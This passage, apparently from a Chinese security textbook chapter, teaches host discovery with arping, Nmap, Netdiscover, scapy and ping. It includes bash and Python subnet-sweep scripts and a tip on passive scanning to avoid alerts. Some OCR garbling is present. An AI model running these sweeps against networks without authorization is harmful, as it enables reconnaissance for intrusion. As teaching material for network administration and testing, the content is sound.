
Step 06 选择“拓扑”选项卡，在打开的界面中可以查看当前网络中计算机的拓扑结构，如下图所示。




Step 07 单击“查看主机信息”按钮，打开“查看主机信息”窗口，在其中可以查看当前主机的一般信息、操作系统信息等，如下图所示。



Step 08 在“查看主机信息”窗口中选择“服务”选项卡，可以查看当前主机的服务信息，如端口、协议、状态等，如下图所示。



Step 09 选择“路由追踪”选项卡，在打开的界面中可以查看当前主机的路由器信息，如下图所示。



Step 10 在Nmap操作界面中选择“主机明细”选项卡，在打开的界面中可以查看当前主机的明细信息，包括主机状态、地址列表、操作系统等，如下图所示。



10.2　二层扫描

数据链路层的数据单位为帧，主要分为：逻辑链路控制（LLC）和介质访问控制（MAC），其中主要的协议是ARP（Address Resolution Protocol，地址解析协议）协议，它将32位IP地址解析为48位以太网地址，需要注意的是，ARP协议对应二层广播包，而广播包是无法通过路由或网关访问外部地址的。

10.2.1　使用arping命令

使用arping命令向局域网内的其他主机发送ARP请求的指令，可以用来测试局域网内的某个IP是否已被使用，其中被使用的IP地址为在线主机。命令格式如下：

```
    arping  [-AbDfhqUV]  [-c  count]  [-w deadline]  [-s source]  [-I interface]
```

参数说明如下：

- -A：ARP回复模式，更新邻居。
- -b：保持广播。
- -D：复制地址检测模式。
- -f：得到第一个回复就退出。
- -q：不显示警告信息。
- -U：主动的ARP模式，更新邻居。

可选择参数介绍如下：

- -c：发送的数据包的数目。
- -w：设置超时时间。
- -I：使用指定的以太网设备，默认情况下使用eth0。
- -s：指定源IP地址。
- -h：显示帮助信息。
- -V：显示版本信息。

使用arpping命令查询IP地址或MAC地址的操作步骤如下：

Step 01 查看某个IP地址的MAC地址，使用arping 192.168.1.1命令，执行效果如下图所示。如果数据包正确返回，则都会包含一个bytes form字段。

```
root@kali:~# arping 192.168.1.1
ARPING 192.168.1.1
60 bytes from 1c:fa:68:01:2f:08 (192.168.1.1): index=0 time=272.866 usec
60 bytes from 1c:fa:68:01:2f:08 (192.168.1.1): index=1 time=947.757 usec
60 bytes from 1c:fa:68:01:2f:08 (192.168.1.1): index=2 time=1.457 msec
^C
--- 192.168.1.1 statistics ---
3 packets transmitted, 3 packets received,   0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.273/0.893/1.457/0.485 ms
```



Step 02 在查询某个IP地址的MAC地址时，如果想在发送ARP数据包的过程中，指定ARP数据包的数量，可以使用arping –c 1 192.168.1.1命令，执行效果如下图所示。

```
root@kali:~# arping -c2 192.168.1.1
ARPING 192.168.1.1
60 bytes from 1c:fa:68:01:2f:08 (192.168.1.1): index=0 time=1.265 msec
60 bytes from 1c:fa:68:01:2f:08 (192.168.1.1): index=1 time=340.555 usec

--- 192.168.1.1 statistics ---
2 packets transmitted, 2 packets received,   0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.341/0.803/1.265/0.462 ms
```

Step 03 当有多块网卡时，需要指定特定的设备来发送ARP数据包，这时需要使用arping –I eth0 –c 1 192.168.1.1命令，执行效果如下图所示。

```
root@kali:~# arping -i eth0 -c 1 192.168.1.1
ARPING 192.168.1.1
60 bytes from 1c:fa:68:01:2f:08 (192.168.1.1): index=0 time=930.690 usec

--- 192.168.1.1 statistics ---
1 packets transmitted, 1 packets received,   0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.931/0.931/0.931/0.000 ms
```

Step 04 查看某个IP是否被不同的MAC占用，这时可以使用arping –d 192.168.1.15命令，执行效果如下图所示。如果存在被不同MAC占用的情况，则有可能是ARP地址欺骗。

```
root@kali:~# arping -d 192.168.1.15
ARPING 192.168.1.15
Timeout
Timeout
Timeout

--- 192.168.1.15 statistics ---
3 packets transmitted, 0 packets received, 100% unanswered (0 extra)
```

Step 05 查看某个MAC地址的IP地址，需要在同一子网中才能查到，这时需要使用arping –c 100-25-22-F9-5F-44命令，执行效果如下图所示。

```
root@kali:~# arping -c 1 00-25-22-F9-5F-44
arping: lookup dev: No matching interface found using getifaddrs().
arping: Unable to automatically find interface to use. Is it on the local LAN?
arping: Use -i to manually specify interface. Guessing interface eth0.
ARPING 00-25-22-F9-5F-44
Timeout

--- 00-25-22-F9-5F-44 statistics ---
1 packets transmitted, 0 packets received, 100% unanswered (0 extra)
```

Step 06 确定MAC和IP的对应情况，使用arping –c 1-T 192.168.1.100 00-25-22-F9-5F-44命令，执行效果如下图所示。

```
root@kali:~# arping -c 1  -T 192.168.1.100  00-25-22-F9-5F-44
ARPING 00-25-22-F9-5F-44
Timeout

--- 00-25-22-F9-5F-44 statistics ---
1 packets transmitted, 0 packets received, 100% unanswered (0 extra)
```

提示：如果想要确定IP和MAC对应情况，可以使用arping -c 1-t 00:13:72:f9:ca:60 192.168.1.15命令来确定。

Step 07 有时，本地查不到某主机，可以让网关或其他机器去查。这时使用arping -c 1-S 10.240.160.1 -s 88:5a:92:12:c1:c110.240.162.115命令或者arping-c 1-S 10.240.160.110.240.162.115命令都可以，执行效果如下图所示。

```
root@kali:~# arping   -c 1  -S 10.240.160.1 -s 88:5a:92:12:c1:c1  10.240.162.115
arping: lookup dev: No matching interface found using getifaddrs().
arping: Unable to automatically find interface to use. Is it on the local LAN?
arping: Use -i to manually specify interface. Guessing interface eth0.
ARPING 10.240.162.115
Timeout

--- 10.240.162.115 statistics ---
1 packets transmitted, 0 packets received, 100% unanswered (0 extra)
```

Step 08 通过Wireshark工具抓取ARP数据包，其中二层以太网信息如下图所示，其中包括目标地址与源地址，可以看出目标地址为广播地址。

```
▾ Ethernet II, Src: Vmware_39:f2:9c (00:0c:29:39:f2:9c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: Vmware_39:f2:9c (00:0c:29:39:f2:9c)
    Type: ARP (0x0806)
    Trailer: 000000000000000000000000000000000000
```

Step 09 使用Wireshark工具探测到的ARP协议，其具体数据如下图所示。

```
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Vmware_39:f2:9c (00:0c:29:39:f2:9c)
    Sender IP address: 192.168.1.101
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.1.1
```

Step 10 当目标地址存在即会返回MAC地址，如果不存在则不会返回。返回的ARP响应数据包如下图所示，这就是对探测数据包进行的回应。

```
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Tp-LinkT_01:2f:08 (1c:fa:68:01:2f:08)
    Sender IP address: 192.168.1.1
    Target MAC address: Vmware_39:f2:9c (00:0c:29:39:f2:9c)
    Target IP address: 192.168.1.101
```

Step 11 使用管道筛选可以截取出存在主机的IP地址，这时使用arping -c 1 192.168.1.1|grep"bytes from"|cut -d" " -f 5|cut -d"("-f 2|cut -d")"-f 1命令，执行效果如下图所示。

```
root@kali:~# arping -c 1 192.168.1.1|grep "bytes from"|
cut -d" " -f 5|cut -d"(" -f 2|cut -d")" -f 1
192.168.1.1
```

参数说明如下：

- grep “bytes from”：是截取存活主机。
- cut -d “ ” -f 5：是以空格作为区分截取第五行的信息。
- cut -d “(” -f 2：去除IP地址前面的"("括号。
- cut -d “)” -f 1：去除IP地址后面的")"括号。

除上述介绍的内容外，用户还可以使用shell脚本来实现自动化扫描，下面是脚本文件，该脚本遍历eth0网卡的整个网段，具体代码如下：

```
#!/bin/bash    #使用哪种脚本进行解释固定格式,这里用的是Bshell
if [ "$#" -ne 1 ]; then   #参数不等于1给出提示信息
echo "Usage - ./arping.sh [interface]"
echo "Excample - ./arping.sh eth0"
echo "Example will perform an ARP scan of the local subnet to which eth0 is assigned"
exit
fi
interface=$1    #第一个参数赋给interface变量
#取出网卡信息中的IP地址
prefix=$(ifconfig $interface | grep "inet"|cut -d 't' -f 2|cut -d '.' -f 1-3)
for addr in $(seq 1 254);do #定义一个addr变量取值为一个序列遍历整个网段
#将IP地址组装发出arping包
arping -c 1 $prefix.$addr | grep "bytes" | cut -d " " -f 5 | cut -d "(" -f 2 | cut -d ")" -f 1
done
```

还可以编写用于读取文本的脚本，该脚本可以读取指定文件，并扫描文件中给定的IP地址，具体代码如下：

```
#!/bin/bash
if [ "$#" -ne 1 ];then
```

```
    echo "Usage - ./arping.sh [interface]"
    echo "Excample - ./arping.sh file"
    echo "Example will perform an ARP scan of the local subnet to which eth0 is assigned"
    exit
    fi file=$1
    for addr in $(cat $file);do #读取指定文件
    arping -c 1 $addr | grep "bytes from" | cut -d" " -f 5 | cut -d "(" -f 2 | cut -d")" -f 1
    done
```

注意：执行脚本前需先修改脚本文件的执行权限，如果没有执行权限会报错，这里可以通过chmod 755 <脚本名称>命令来使脚本具有可执行权限。

10.2.2 使用工具扫描

在二层扫描中，用户可以使用工具来扫描，下面介绍三个扫描工具的具体应用，分别是Nmap、Netdiscover和scapy。

1. Nmap工具

这里只讲解Nmap在二层扫描的应用，Nmap有很多相应的参数，不过，在二层扫描中Nmap不做端口扫描，下面介绍Nmap扫描工具在二层扫描中的具体应用。

Step 01 探测主机是否存在，这时可以使用Namp –sn 192.168.1.1命令，执行效果如下图所示。

```
root@kali:~/Test/2# nmap -sn 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-23 04:44 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
MAC Address: 1C:FA:68:01:2F:08 (Tp-link Technologies)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Step 02 网段扫描，使用Nmap -sn 192. 168. 1.1-254命令或者Nmap -sn 192.168.1.0/24命令可以进行网段扫描，执行效果如下图所示。

```
root@kali:~/Test/2# nmap -sn 192.168.1.1-254
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-23 04:47 EDT
Nmap scan report for 192.168.1.1
Host is up.
MAC Address: 1C:FA:68:01:2F:08 (Tp-link Technologies)
Nmap scan report for 192.168.1.100
Host is up (0.00022s latency).
MAC Address: 00:25:22:F9:5F:44 (ASRock Incorporation)
Nmap scan report for 192.168.1.101
Host is up.
Nmap done: 254 IP addresses (3 hosts up) scanned in 7.01 seconds
```

提示：在扫描过程中，用户可以发现使用Nmap扫描要比使用arping脚本快得多，而且还会扫描出更多的信息，如网卡型号、主机延迟等。

Step 03 读取文件，并根据文件中给定的地址进行扫描，使用Nmap -iL addr -sn命令，执行效果如下图所示。

```
root@kali:~/Test/2# nmap -iL addr -sn
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-23 04:57 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00082s latency).
MAC Address: 1C:FA:68:01:2F:08 (Tp-link Technologies)
Nmap scan report for 192.168.1.100
Host is up (0.00015s latency).
MAC Address: 00:25:22:F9:5F:44 (ASRock Incorporation)
Nmap scan report for 192.168.1.101
Host is up.
Nmap done: 4 IP addresses (3 hosts up) scanned in 0.33 seconds
```

2. Netdiscover工具

Netdiscover是一个ARP侦查工具，可用于无线网络环境。该工具在不使用DHCP的无线网络上非常有用。使用Netdiscover工具可以在网络上扫描IP地址，并检查在线主机或搜索为主机发送的ARP请求。

具体操作步骤如下：

Step 01 主动扫描，这时使用netdiscover -i eth0 -r 192.168.1.1/24命令，其中-i是指定网卡，-r是指定网络地址段，执行效果如下图所示。

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     1c:fa:68:01:2f:08      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
 192.168.1.100   00:25:22:f9:5f:44      1      60  ASRock Incorporation
```

Step 02 读取一个文件并扫描文件中给定的IP地址段，这时使用netdiscover -i ech0 -l add.txt命令，执行效果如下图所示。

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 11 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 660
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     1c:fa:68:01:2f:08      5     300  TP-LINK TECHNOLOGIES CO.,LTD.
 192.168.1.100   00:25:22:f9:5f:44      5     300  ASRock Incorporation
 192.168.1.102   dc:6d:cd:66:fe:cb      1      60  GUANGDONG OPPO MOBILE TELECOMMUNI
```

Step 03 被动扫描，使用netdiscover –i ech0 -p命令，此时会进入被动模式（passive），并扫描出当前在线主机，执行效果如下图所示。

```
Currently scanning: (passive)   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.100   00:25:22:f9:5f:44      2     120  ASRock Incorporation
192.168.1.1     1c:fa:68:01:2f:08      4     240  TP-LINK TECHNOLOGIES CO.,LTD.
```

注意：使用主动扫描可能会引起主机报警，此时可以采用被动扫描，被动扫描不主动发送ARP数据包，而是将网卡置入混杂模式收集网络中的数据包从而发现网络中的主机。

3. scapy工具

scapy可以作为python库进行调用，当然也可以单独作为工具使用，它可以实现抓包、分析、创建、修改、注入网络流量等功能。

使用的具体操作步骤如下：

Step 01 在Kali Linux运行界面中执行scapy命令，即可进入scapy主界面，如下图所示。目前使用的最新版本为5.8.0。

```
root@kali:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)

                     aSPY//YASa
             apyyyyCY//////////YCa       |
            sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.0
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | Craft me if you can.
       scccccp///pSP///p          p//Y   |                   -- IPv6 layer
      sY/////////y  caa           S//P   |
       cayCyayP//Ya              pY/Ya
        sY/PsY////YCc          aC//Yp
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs
                                       using IPython 5.8.0
>>> 
```

Step 02 初次使用可能会有一个警告WARNING: No route found for IPv6 destination :: (no default route?)命令，这是由于缺少gnuplot支持。这时，可以使用apt-get install python-gnuplot命令来安装该软件，执行效果如下图所示。

```
root@kali:~# apt-get install python-gnuplot
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
  libx265-160 python-backports.ssl-match-hostname python-beautifulsoup
  ruby-terminal-table ruby-unicode-display-width
使用'apt autoremove'来卸载它(它们)。
下列【新】软件包将被安装：
  python-gnuplot
升级了 0 个软件包，新安装了 1 个软件包，要卸载 0 个软件包，有 5 个软件包未被升级。
需要下载 83.4 kB 的归档。
解压缩后会消耗 607 kB 的额外空间。
```

Step 03 在scapy工具中，使用ARP().display()命令，可以显示出ARP数据包的头结构，如下图所示。其中ARP()是一个函数，display()属于ARP()的一个子函数。

```
>>> ARP().display()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= who-has
  hwsrc= 00:0c:29:39:f2:9c
  psrc= 192.168.1.101
  hwdst= 00:00:00:00:00:00
  pdst= 0.0.0.0
```

提示：通常，ARP()在使用时可以先定义一个变量，然后用ARP()为其赋值，一旦赋值完成，变量便具有ARP()的功能，例如：arp=ARP()，定义变量arp并赋值。

Step 04 构建查询数据包，使用arp.pdst="192.168.1.1"命令，构建一个查询192.168.1.1的数据包，执行arp.display()命令，执行效果如下图所示。可以看到pdst字段已经被修改。

```
>>> arp=ARP()
>>> arp.pdst="192.168.1.1"
>>> arp.display()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= who-has
  hwsrc= 00:0c:29:39:f2:9c
  psrc= 192.168.1.101
  hwdst= 00:00:00:00:00:00
  pdst= 192.168.1.1
```

Step 05 发送构建的数据包，构建完数据包后，可以使用sr1()将数据包发送出去，执行sr1(arp)命令，执行效果如下图所示。发送数据包后可以看到应答数据包信息，其中op字段将变成is-at应答，源地址目的地址信息也会改变。

```
>>> sr1(arp)
Begin emission:
..*Finished sending 1 packets.

Received 3 packets, got 1 answers, remaining 0 packets
<ARP  hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=is-at hwsrc=1c:fa:68:0
1:2f:08 psrc=192.168.1.1 hwdst=00:0c:29:39:f2:9c pdst=192.168.1.101 |
<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00' |>>
```

Step 06 查询返回数据包信息。当发送完数据包后，会返回一定的数据，这个返回的数据可以作为信息赋值给一个变量，例如：answer=sr1(arp)。通过使用answer.display()命令，可以查看返回数据包的信息，执行

效果如下图所示。

```
>>> answer.display()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 1c:fa:68:01:2f:08
  psrc= 192.168.1.1
  hwdst= 00:0c:29:39:f2:9c
  pdst= 192.168.1.101
###[ Padding ]###
     load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

Step 07 数据包的发送与显示，通过一条指令可以完成数据包的发送与显示，该命令为sr1(ARP(pdst="192.168.1.1")).display()，执行效果如下图所示。

```
>>> sr1(ARP(pdst="192.168.1.1")).display()
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 1c:fa:68:01:2f:08
  psrc= 192.168.1.1
  hwdst= 00:0c:29:39:f2:9c
  pdst= 192.168.1.101
###[ Padding ]###
     load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

另外，scapy工具支持使用python脚本语言调用，下面给出一段调用脚本代码。具体代码如下：

```
    #!/usr/bin/python         #python脚本格式
    import logging            #导入日志库文件
    import subprocess         #导入系统命令调用库
    logging.getLogger("scapy.runtime").
setLevel(logging.ERROR)
                              #设置日志等级
    from scapy.all import *
                   #导入scapy库的所有文件
    if len(sys.argv)!=2:  #如果输入的参数不等于2做出提示 下面是具体提示信息
      print"Usage . ./arp_disc.py
[interface]"
      print"Example . ./arp_disc.py eth0"
      print "Example will perform an ARP
scan of the local subnet to which eth0
is assigned"
      sys.exit()
    interface = str(sys.argv[1])
#将网卡参数赋值给变量interface
    #执行ifconfig命令从中筛选出信息
    ip = subprocess.check_
output("ifconfig"+" "+interface+" | grep
'inet' ",shell=True).strip()
    ip = ip.split(' ')[1]      #截取IP字段
    prefix = ip.split('.')[0]+'.'+ip.
split('.')[1]+ '.'+ip.split('.')[2]+'.'
#截取IP前三个字段
    for addr in range(0,254): #定义循环
     ip=prefix+str(addr) #构建IP地址
    #下面这段代码用于发送数据包，设置超时时间0.1ms，verbose=0不显示错误信息
     answer = sr1(ARP(pdst=ip),timeout=
0.1,verbose=0)
     if answer == None:    #过滤掉空信息
       pass      #如果没有信息过滤掉
     else:
       print ip    #打印出存活主机
```

除此之外，还可以编写用于读取文本的脚本，该脚本可以读取指定文件，并扫描文件中给定的IP地址，具体代码如下：

```
    #!/usr/bin/python
    import logging
    import subprocess
    logging.getLogger("scapy.runtime").
setLevel(logging.ERROR)
    from scapy.all import *
    if len(sys.argv)!=2:
      print"Usage . ./arp_disc.py
[interface]"
      print"Example . ./arp_disc.py
iplist.txt"
     print "Example will perform an ARP
scan of the local subnet to which eth0
is assigned"
     sys.exit()
    filename = str(sys.argv[1])  #定义一个变量读取文件名
    file = open(filename,'r')  #以读的形式打开该文件
    for addr in file: #每次从文件中读取一行
      answer = sr1(ARP(pdst=addr.
strip()),timeout=0.1,verbose=0)#以文件中的IP地址发送
     if answer == None:
       pass
     else:
       print addr.strip() #将有返回的IP进行显示
```

10.3　三层扫描

三层扫描的优点是速度比较快，缺点

是可能会被边界防火墙过滤掉。三层扫描主要是通过IP、ICMP协议来进行扫描，理论上通过三层扫描可以发现任何一台在线的主机，当然前提是它接收并返回相应的IP、ICMP数据包。

10.3.1　使用Ping命令

Ping指的是端对端连通，通常用来作为可用性的检查，但是某些病毒木马会强行大量远程执行Ping命令来抢占用户的网络资源，导致系统变慢，网速变慢。因此大多数防火墙的一个基本功能便是过滤Ping数据包。

IP协议是将多个包交换网络连接起来，它在源地址和目的地址之间传送一种称之为数据包的东西，它还提供对数据大小的重新组装功能，以适应不同网络对数据包大小的要求。

注意：IP不提供可靠的传输服务，它不提供端到端的或（路由）节点到（路由）节点的确认，对数据没有差错控制，它只使用报头的校验码，它不提供重发和流量控制。如果出错可以通过ICMP报告，ICMP在IP模块中实现。

ICMP是（Internet Control Message Protocol）Internet控制报文协议。它是TCP/IP协议族中的子协议，用于在主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用。

下面介绍Ping命令的使用，具体操作步骤如下：

Step 01 在Kali Linux系统界面中，执行Ping -h命令可以查看Ping命令的帮助信息，执行效果如下图所示。

```
root@kali:~# ping -h
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
             [-l preload] [-m mark] [-M pmtudisc_option]
             [-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
             [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
             [-W timeout] destination
```

Step 02 如果需要执行发送的数据包数量，这时可以执行Ping 192.168.1.1 -c 3命令。其中，-c参数的作用是指定发送几个数据包，执行效果如下图所示。

```
root@kali:~# ping 192.168.1.1 -c 3
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.940 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=1.01 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=1.22 ms

--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 0.940/1.055/1.216/0.120 ms
```

Step 03 通过Wireshark工具可以抓取数据包，其中包含源地址与目的地址，以及ICMP协议中的Type字段，该字段为8个，执行效果如下图所示。

```
▸ Internet Protocol Version 4, Src: 192.168.1.101, Dst: 192.168.1.1
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xa4de [correct]
    [Checksum Status: Good]
    Identifier (BE): 4401 (0x1131)
    Identifier (LE): 12561 (0x3111)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 6]
    Timestamp from icmp data: Oct 24, 2018 23:47:35.000000000 EDT
    [Timestamp from icmp data (relative): 0.885739416 seconds]
  ▸ Data (48 bytes)
```

Step 04 查看返回数据包中的ICMP协议，该数据包中的ICMP协议Type字段位为0，执行效果如下图所示。

```
▸ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.101
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xacde [correct]
    [Checksum Status: Good]
    Identifier (BE): 4401 (0x1131)
    Identifier (LE): 12561 (0x3111)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Request frame: 5]
    [Response time: 1.376 ms]
    Timestamp from icmp data: Oct 24, 2018 23:47:35.000000000 EDT
    [Timestamp from icmp data (relative): 0.887115143 seconds]
  ▸ Data (48 bytes)
```

Step 05 查看到达目标地址经过多少跳路由器，使用traceroute命令可以查看到达目标地址经过多少跳路由器，执行效果如下图所示。图中给出了部分路由节点，可以看到当前路由器设置了ICMP数据包过滤。

```
root@kali:~# traceroute www.baidu.com
traceroute to www.baidu.com (220.181.111.188), 30 hops max, 60 byte packets
 1  * * *
 2  * * *
 3  * * *
```

知识链接

traceroute（Windows系统下是tracert）命令利用ICMP协议定位用户的计算机和目标计算机之间的所有路由器，它是侦测主机到目的主机之间所经路由情况的重要工具，也是最便利的工具。使用traceroute命令侦测主机的详细过程如下：

